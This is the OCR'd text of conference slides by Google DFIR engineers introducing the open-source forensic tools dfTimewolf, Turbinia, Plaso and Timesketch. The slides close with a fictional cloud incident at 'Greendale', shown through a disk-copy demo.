The story of Greendale

Turbinia: Automation of forensic processing in the cloud

Why are **We** here?

Thomas Chopitea @tomchop_

Aaron Peterson @aarontpeterson

DFIR @ Google

- We write code, we use it to hunt bad guys
- **dfTimewolf** / **Turbinia** core devs
- Try to automate ourselves out of a job

Why are you here?

- You’ll learn about the Cloud part of our forensics toolkit
  - It’s all **Free and Open Source Software**
- You’ll see how these tools fit together through a fictional **scenario**

We’ll focus on:

- dfTimewolf
- Turbinia
- Plaso
- Timesketch


😅

Log2timeline / plaso

- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

timesketch

- Forensic **timeline visualization** tool



timesketch tom Logout

Overview | Explore | Stories | Views | Timelines

data_type:"bash:history:command"

Advanced

Filters | Charts | Starred | Save view | Saved views | Search templates

Bash execution

You are exploring in the context of a search template.
Click here to go back to explore view.

Create new view from this template

31 events (0.009s)

Sort | Export | Toggle all

```
2018-06-12T14:17:25+00:00  [Content Modification Time] Command executed: curl 'http://localhost:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Con…  C.ba6b63df5d330589
2018-06-12T14:17:35+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…  C.ba6b63df5d330589
2018-06-12T14:17:47+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…  C.fc693a148af801d5
2018-06-12T14:17:56+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0  C.fc693a148af801d5
2018-06-12T14:18:50+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…  C.4c4223a2ea9cf6f1
2018-06-12T14:18:53+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…  C.ba6b63df5d330589
2018-06-12T14:18:56+00:00  [Content Modification Time] Command executed: curl 'http://grr-ubuntu:8000/api/config/binaries/EXECUTABLE/linux/installers/grr_3.2.2.0_amd64.deb' -H 'Co…  C.ba6b63df5d330589
```

- Plays well with **plaso**

- Multi-user, multi-case, multi-timeline

Log2timeline / dfTimewolf

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)

Turbinia

- **Open-source framework** for deploying, managing and running forensic workloads
- **Automate common tools** like Plaso, bulk_extractor, strings, etc) in cloud environments
- **Parallel processing** whenever possible

*“Grab this piece of **evidence**, run **plaso** on it, and **dump** results in a cloud bucket”*

Other details


- Written in Python
- PoC written in 2015 by @jberggren and @coryaltheide
- Rewritten starting in 2017
- We’re good at logos!

TURBINIA


Turbinia Installation Types

- **Cloud**
  - Storage, processing, metadata 100% on GCP Cloud
- **Hybrid**
  - Workers run on local machines with shared storage
  - Only metadata is sent to the Cloud
  - All processed data stays local
- **Local**
  - No cloud dependencies
  - Uses Celery / Kombu / Redis
  - Contributed by Facebook (Eric Zinnikas, ericz.com)


TURBINIA ARCHITECTURE (CLOUD)



TURBINIA ARCHITECTURE (CLOUD HYBRID)



TURBINIA ARCHITECTURE (LOCAL)



Installation Types Pros/Cons

	😄 Pros	😰 Cons
Cloud	● No infrastructure management	● Evidence may need to be uploaded
Hybrid	● Shifts costs ● No server management ● Data stays local	● Local machine management
Local	● No cloud dependencies ● Data stays local	● Local machine management ● Local service management (Celery, Kombu, Redis)

What is Evidence?

- Evidence can be anything we want to process
    - E.g. RawDisk, GoogleCloudDisk, PlasoFile, etc
- Definitions in Python
- Tasks can generate new Evidence, which may be re-processed
- Evidence as seen by Client/Server are just metadata
- Actual data stored in shared storage or Google Cloud Storage

Pre/Post-Processors

- Pre-processors make Evidence available to Tasks
    - Mounting images and attaching cloud disks, etc.
    - CloudPersistentDisk → RawDisk
- Post-processors clean-up
- Evidence can be “stacked” with help from Python inheritance
    - GoogleCloudDiskRawEmbedded Evidence
    - Pre-processor for outer Cloud Disk attaches outer disk
    - Pre-processor for RawDisk mounts inner raw disk


Output Manager

- Some Evidence types are “copyable”
  - PlasoFile, PlasoCSVFile, TextFile, etc
- Copyable Evidence can be automatically pulled from storage
  - Google Cloud Storage
  - Copyable generated Evidence can also be copied back
- Non-copyable Evidence requires shared storage

A typical Turbinia workflow


- Client sends processing request to server
- Server schedules Tasks from Jobs that can process that Evidence
- Workers from the pool run Tasks to process the Evidence
  a. Tasks read Evidence from shared storage or copied from cloud storage
  b. Task runner pre-processes the Evidence
  c. Task does actual processing
  d. Task generates new Evidence objects (e.g. RawDisk → PlasoFile)
  e. Tasks return this new Evidence to the Server to be processed

Job Graph


Directory
RawDisk
GoogleCloudDisk
GoogleCloudDiskRawEmbedded
StatJob
PlasoJob
StringsJob
ReportText
PlasoFile
PsortJob
TextFile
PlasoCsvFile
GrepJob
FilteredTextFile
Key
Jobs
Evidence

Creating New Tasks is Easy

- Simple execution tasks can be 10-15 lines of actual code
- Documentation at docs/developing-new-tasks.md



```
output_evidence = TextFile()
base_name = os.path.basename(evidence.local_path)
output_file_path = os.path.join(
    self.output_dir, '{0:s}.ascii'.format(base_name))
output_evidence.local_path = output_file_path

cmd = 'strings -a -t d {0:s} > {1:s}'.format(
    evidence.local_path, output_file_path)
result.log('Running strings as [{0:s}]'.format(cmd))
self.execute(
    cmd, result, new_evidence=[output_evidence], close=True, shell=True)
```

Turbinia Scope


- Orchestration happens externally
    - dfTimewolf
- Intentionally limited privs
- Push evidence instead of pull


Turbinia Next Steps

- Encrypted disks
- Publish Turbinia recipes for dfTimewolf
- More “analysis” plugins
- More Tasks in general (they’re easy to write!)
- Reporting
- Recipes

Big Picture

- Hunting: **GRR**
- Gathering: **dfTimewolf**
- Processing: **Turbinia**
  - Via: Plaso, libyal, TSK, etc
- Analysis: **Timesketch**





Source: cyber-gtfo.club

The scenario

DISCLAIMER

None *of what I'm about to talk about is true*

(except for the demos)

The victim

Greendale Poly - the most famous **fictitious** university

Everyone’s on semester break when… someone gets a tip.

Suspicious domain reported by admin:


`grendale.xyz`

Greendale just migrated to the cloud…

Honing in on the initial tip...


- Typosquatting on **grendale.xyz**
- Looks **targeted**... Let’s look for related artifacts
- Let’s see what our cloud forensics options are...

DemO (dfTimeWolf gcp_forensics)



```
tomchop@tomchop:~ $ dftimewolf gcp_forensics greendale_cloud greendale-analysis --instance greendale-admin
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-greendale-analysis
Disk copy of greendale-admin started...
Disk greendale-admin succesfully copied to greendale-analysis-2649a763-greendale-ad-copy
Recipe executed successfully.
tomchop@tomchop:~ $ 
```

DemO (Turbinia)



